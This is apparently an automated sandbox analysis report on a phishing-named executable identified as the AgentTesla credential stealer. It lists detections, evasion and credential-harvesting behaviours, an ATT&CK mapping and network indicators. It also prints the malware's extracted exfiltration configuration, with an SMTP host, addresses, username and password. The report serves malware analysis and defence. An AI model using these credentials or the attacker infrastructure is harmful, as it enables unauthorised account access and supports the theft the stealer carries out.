ID: 344997
Sample Name: DHL_SD-0127.exe
Cookbook: default.jbs
Time: 15:36:13
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report DHL_SD-0127.exe

Overview


General Information

Sample Name:	DHL_SD-0127.exe
Analysis ID:	344997
MD5:	3a9ca461ef90c8d..
SHA1:	ad78f376032c7a1..
SHA256:	0dd717bee251b1..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Installs a global keyboard hook
- Machine Learning detection for samp…
- Moves itself to temp directory
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…

Classification



Startup

- **System is w10x64**
- DHL_SD-0127.exe (PID: 5784 cmdline: 'C:\Users\user\Desktop\DHL_SD-0127.exe' MD5: 3A9CA461EF90C8DF02127C77EACE93E3)
  - DHL_SD-0127.exe (PID: 6004 cmdline: {path} MD5: 3A9CA461EF90C8DF02127C77EACE93E3)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "eVXb0BZNv",
  "URL: ": "http://VIlckDjce6fKpE93e.org",
  "To: ": "sales13@tillglobal.com",
  "ByHost: ": "smtp.tillglobal.com:587",
  "Password: ": "I7CgscbX98sVZu",
  "From: ": "sales13@tillglobal.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.1024219022.0000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.680356621.0000000002F6 7000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.681349178.0000000003F3 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.1025501734.0000000002A D1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.1025501734.0000000002A D1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 4 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.DHL_SD-0127.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Moves itself to temp directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 2	Masquerading 1 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1 3	Input Capture 1 1	Security Software Discovery 2 1 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 1 3	SMB/Windows Admin Shares	Archive Collected Data 1 1	Automated Exfiltration	Non-Applicatio Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Application Lay Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Use Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL_SD-0127.exe	26%	Virustotal		Browse
DHL_SD-0127.exe	24%	ReversingLabs	ByteCode-MSIL.Packed.Generic	
DHL_SD-0127.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.DHL_SD-0127.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cnue	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://smtp.tillglobal.com	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.zhongyicts.com.cno._	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.fontbureau.comicva	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://XNdWEI.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	
http://VIlckDjce6fKpE93e.org	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fontbureau.comionoo	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://VIlckDjce6fKpE93e.org1-5-21-3853321935-21255632	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/#	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.223	true	false		high
smtp.tillglobal.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://VIlckDjce6fKpE93e.org	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cnue	DHL_SD-0127.exe, 00000000.00000003.661288683.0000000005F46000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	DHL_SD-0127.exe, 00000002.00000002.1025501734.0000000002AD1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://smtp.tillglobal.com	DHL_SD-0127.exe, 00000002.00000002.1025916832.0000000002E43000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	DHL_SD-0127.exe, 00000000.00000002.684941280.0000000007152000.00000004.00000001.sdmp, DHL_SD-0127.exe, 00000000.00000003.661288683.0000000005F46000.00000004.00000001.sdmp, DHL_SD-0127.exe, 00000000.00000003.661203481.0000000005F47000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com	DHL_SD-0127.exe, 00000000.00000002.684941280.0000000007152000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	DHL_SD-0127.exe, 00000000.00000002.684941280.0000000007152000.00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/	DHL_SD-0127.exe, 00000000.00000003.668960016.0000000005F76000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://DynDns.comDynDNS	DHL_SD-0127.exe, 00000002.00000002.1025501734.0000000002AD1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cno._	DHL_SD-0127.exe, 00000000.00000003.661288683.0000000005F46000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designers/?	DHL_SD-0127.exe, 00000000.00000002.684941280.0000000007152000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/bThe	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://us2.smtp.mailhostbox.com	DHL_SD-0127.exe, 00000002.00000002.1025916832.0000000002E43000.00000004.00000001.sdmp	false		high
http://www.fontbureau.comicva	DHL_SD-0127.exe, 00000000.00000002.679548659.0000000000FB700.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	DHL_SD-0127.exe, 00000002.00000002.1025501734.0000000002AD1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false		high
http://XNdWEI.com	DHL_SD-0127.exe, 00000002.00000002.1025501734.0000000002AD1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%$	DHL_SD-0127.exe, 00000002.00000002.1025501734.0000000002AD1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.carterandcone.coml	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comionoo	DHL_SD-0127.exe, 00000000.00000002.679548659.0000000000FB700.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp, DHL_SD-0127.exe, 00000000.00000003.667163192.0000000005F4B000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.html	DHL_SD-0127.exe, 00000000.00000003.667214859.0000000005F7D000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%GETMozilla/5.0	DHL_SD-0127.exe, 00000002.00000002.1025501734.0000000002AD1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.com	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false		high
http://www.sandoll.co.kr	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://VIlckDjce6fKpE93e.org1-5-21-3853321935-21255632	DHL_SD-0127.exe, 00000002.00000003.891690294.0000000000D6400.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/#	DHL_SD-0127.exe, 00000000.00000003.668995687.0000000005F7600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.como.	DHL_SD-0127.exe, 00000000.00000003.661332157.0000000005F4600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	DHL_SD-0127.exe, 00000000.00000002.684941280.000000000715200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/	DHL_SD-0127.exe, 00000000.00000003.664435116.0000000005F7D00.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	DHL_SD-0127.exe, 00000000.00000002.681349178.0000000003F3900.00000004.00000001.sdmp, DHL_SD-0127.exe, 00000002.00000002.1024219022.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.223	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344997
Start date:	27.01.2021
Start time:	15:36:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL_SD-0127.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
